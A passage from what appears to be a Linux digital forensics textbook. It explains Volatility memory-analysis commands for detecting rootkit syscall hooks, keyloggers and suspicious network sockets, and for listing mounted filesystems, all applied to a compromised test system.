

FIGURE 8.15

Results from running the Volatility linux_bash_hash command against the PFE subject system.

VOLATILITY CHECK COMMANDS

Volatility contains several commands that perform checks for various forms of malware. Many of these commands are of the form linux_check_xxxx. In general, Volatility commands can take a long time to run, and these check commands seem to take the longest time. How long is a long time? Figure 8.16 shows a screenshot from an attempt to run the `linux_apihooks` command, which is used to detect userland API hooks, against the PFE subject system. After three hours of processing the small (2 GB) RAM image on my i7 laptop with 8 GB of memory, the command still hadn't completed.



FIGURE 8.16

A very long running Volatility command. The command was aborted after it had not completed in nearly three hours.

If you suspect that the function pointers for network protocols on a system have been modified, the `linux_check_afinfo` command will check these function pointers for tampering. This command returned no results when run against the PFE subject system. The `linux_check_creds` command is used to detect processes that are sharing credentials. Those familiar with Windows may have heard of pass-the-hash or pass-the-token attacks, in which an attacker borrows credentials from one process to run another process with elevated privileges. This command checks for the Linux equivalent of this attack. Running this command against the PFE subject system also produced no results.

The `linux_check_fop` command can be used to check file operation structures that may have been altered by a rootkit. Once again, running this command against the PFE subject system produced no results. This is not surprising. The rootkit installed on this system hides itself with a method that doesn't involve altering the file operation commands (rather, the directory information is modified).

Many readers are likely familiar with interrupts. These are functions that are called based on hardware and software events. The function that is called when a particular interrupt fires is determined by entries in the Interrupt Descriptor Table (IDT). The Volatility command `linux_check_idt` allows the IDT to be displayed. The results of running this command against the PFE subject system are shown in Figure 8.17. Notice how all of the addresses are close to each other. A significantly different address in any of these slots would be suspicious.



FIGURE 8.17

Results from running the Volatility linux_check_idt command against the PFE subject system.

The kernel mode counterpart to the `linux_apihooks` command is `linux_check_inline_kernel`. This command checks for inline kernel hooks. In other words, this verifies that kernel function calls aren't being redirected to somewhere else. Running this command against the PFE subject system produced no results.

Volatility provides the `linux_check_modules` function which will compare the module list (stored in /proc/modules) against the modules found in /sys/module. Rootkits might be able to hide by altering the `lsmod` command or other internal structures, but they always must exist somewhere in a kernel structure. This command also produced no results when run against the PFE subject system.

While Windows uses an API, Linux computers utilize system calls for most operating system functions. Like interrupts, system calls are stored in a table and are referenced by number. The mapping of numbers to functions is stored in system headers. The `linux_check_syscall` command will check the system call table for alterations. If something has been changed, "HOOKED" is displayed after the index and the address. Otherwise, the normal function name is displayed. On 64-bit systems there are two system call tables. One table is for 64-bit calls and the other for 32-bit calls. Running this command against the PFE subject system revealed that the 64-bit open, lstat, dup, kill, getdents, chdir, rename, rmdir, and unlinkat system calls had all been hooked by the Xing Yi Quan rootkit.

Volatility provides two commands for detecting key logging: `linux_check_tty` and `linux_keyboard_notifiers`. Each of these checks for well-documented key logging techniques. The first checks for interception at the terminal device level, and the

second verifies that all processes on the keyboard notifier list are in the kernel address space (user address space indicates malware). If a problem is detected, the word “HOOKED” is displayed. The results of running these two commands are shown in Figure 8.18. No keylogger was detected on the PFE subject system.

FIGURE 8.18

Running Volatility key logging detection commands against the PFE subject system.

GETTING NETWORKING INFORMATION

Many types of malware will attempt to exfiltrate data and/or use some form of interprocess communication (IPC). These activities usually involve some sort of networking. Volatility allows you to get various types of networking information, in order to help you locate malware.

The Linux `ifconfig` command is used to list network interfaces along with their MAC and IP addresses, etc. The Volatility `linux_ifconfig` command will provide a list of network interfaces with IP address, MAC address, and whether or not promiscuous mode is enabled. As a reminder, packets received on an interface that are for a different interface are normally dropped. An interface in promiscuous mode may be used for packet sniffing as no packets are dropped. The results of running this command against the PFE subject system are shown in Figure 8.19. Nothing unusual is seen here.



FIGURE 8.19

Results of running the Volatility linux_ifconfig command against the PFE subject system.

Once the network interfaces are known, you should look at open ports on the subject machine. On Linux systems the `netstat` command is one of many tools that will report this type of information. The Volatility `linux_netstat` command provides similar information. Readers are likely familiar with TCP and UDP sockets. Some may not be familiar with UNIX sockets, which are also reported by `netstat`. A UNIX socket is used for interprocess communication on the same machine. If you look at a typical Linux system it will have a lot of these sockets in use. Don't overlook these sockets in your investigation, as they could be used for IPC between malware components or as a way to interact with legitimate system processes.

Because the `linux_netstat` command returns so much information, you might want to combine it with grep to separate the various socket types. Results from running the `linux_netstat` command with the results piped to `grep TCP` are shown in Figure 8.20. The highlighted line shows a rootkit shell is listening on port 7777. We can also see Secure Shell (SSH) and File Transfer Protocol (FTP) servers running on this machine. There are dangers associated with running an FTP server. One of these is the fact that logins are unencrypted, which allows for credentials to be easily intercepted. Online password cracking against the FTP server is also much quicker than running a password cracker against SSH. This FTP server could have easily been the source of this breach.



FIGURE 8.20

TCP sockets on the PFE subject system.

The results from running `linux_netstat` against the PFE subject system and piping them to `grep UDP` are shown in Figure 8.21. Partial results of running this command and piping output to `grep UNIX` are shown in Figure 8.22. Not surprisingly, a large number of UNIX sockets are being used by operating system and X-Windows components. Nothing out of the ordinary is seen here.



FIGURE 8.21

UDP sockets on the PFE subject system.



FIGURE 8.22

Partial listing of UNIX sockets on the PFE subject system.

Linux provides an extensive system, known as netfilter, for filtering out various networking packets. Netfilter allows a set of hooks to be created at various points in the network flow, such as pre-routing, post-routing, etc. A complete discussion of netfilter is well beyond the scope of this book. The Volatility `linux_netfilter` command will list netfilter hooks that are present. Running this command against the PFE subject system revealed a pre-routing hook with an address similar to that of the system call hooks created by the Xing Yi Quan rootkit.

The Address Resolution Protocol (ARP) is used to translate MAC (hardware) addresses to IP addresses. Some attacks work by altering the ARP table and/or by abusing ARP protocols. Volatility provides the `linux_arp` command for printing ARP tables. The results of running this command against the PFE subject system are shown in Figure 8.23. There appears to be nothing amiss here.



FIGURE 8.23

The ARP Table from the PFE subject system.

Sockets operating in promiscuous mode can be listed with the Volatility `linux_list_raw` command. Running this command against the PFE subject system only showed the two Dynamic Host Configuration Protocol (DHCP) clients. There are two because each network interface using DHCP has its own process. In other words, this revealed nothing abnormal.

GETTING FILESYSTEM INFORMATION

The previous, quite lengthy, chapter dealt with filesystems. You might wonder why you would use a memory analysis tool to inspect filesystems. There are a couple of reasons for doing this. First of all, knowing what filesystems have been mounted can be helpful. Secondly, many modern Linux systems make use of temporary filesystems that go away when the system is shut down. A tool like Volatility may be the only way to recover these temporary filesystems.

The Volatility `linux_mount` command lists all mounted filesystems complete with mount options. The results from this command allow you to detect extra things that have been mounted, and also filesystems that have been remounted by an attacker with new options. Partial results from running this command against the PFE subject system are shown in Figure 8.24. The FAT (/dev/sdb1) and ext4 (/dev/sdb2) partitions from my response drive used to load LiME can be seen in the figure.

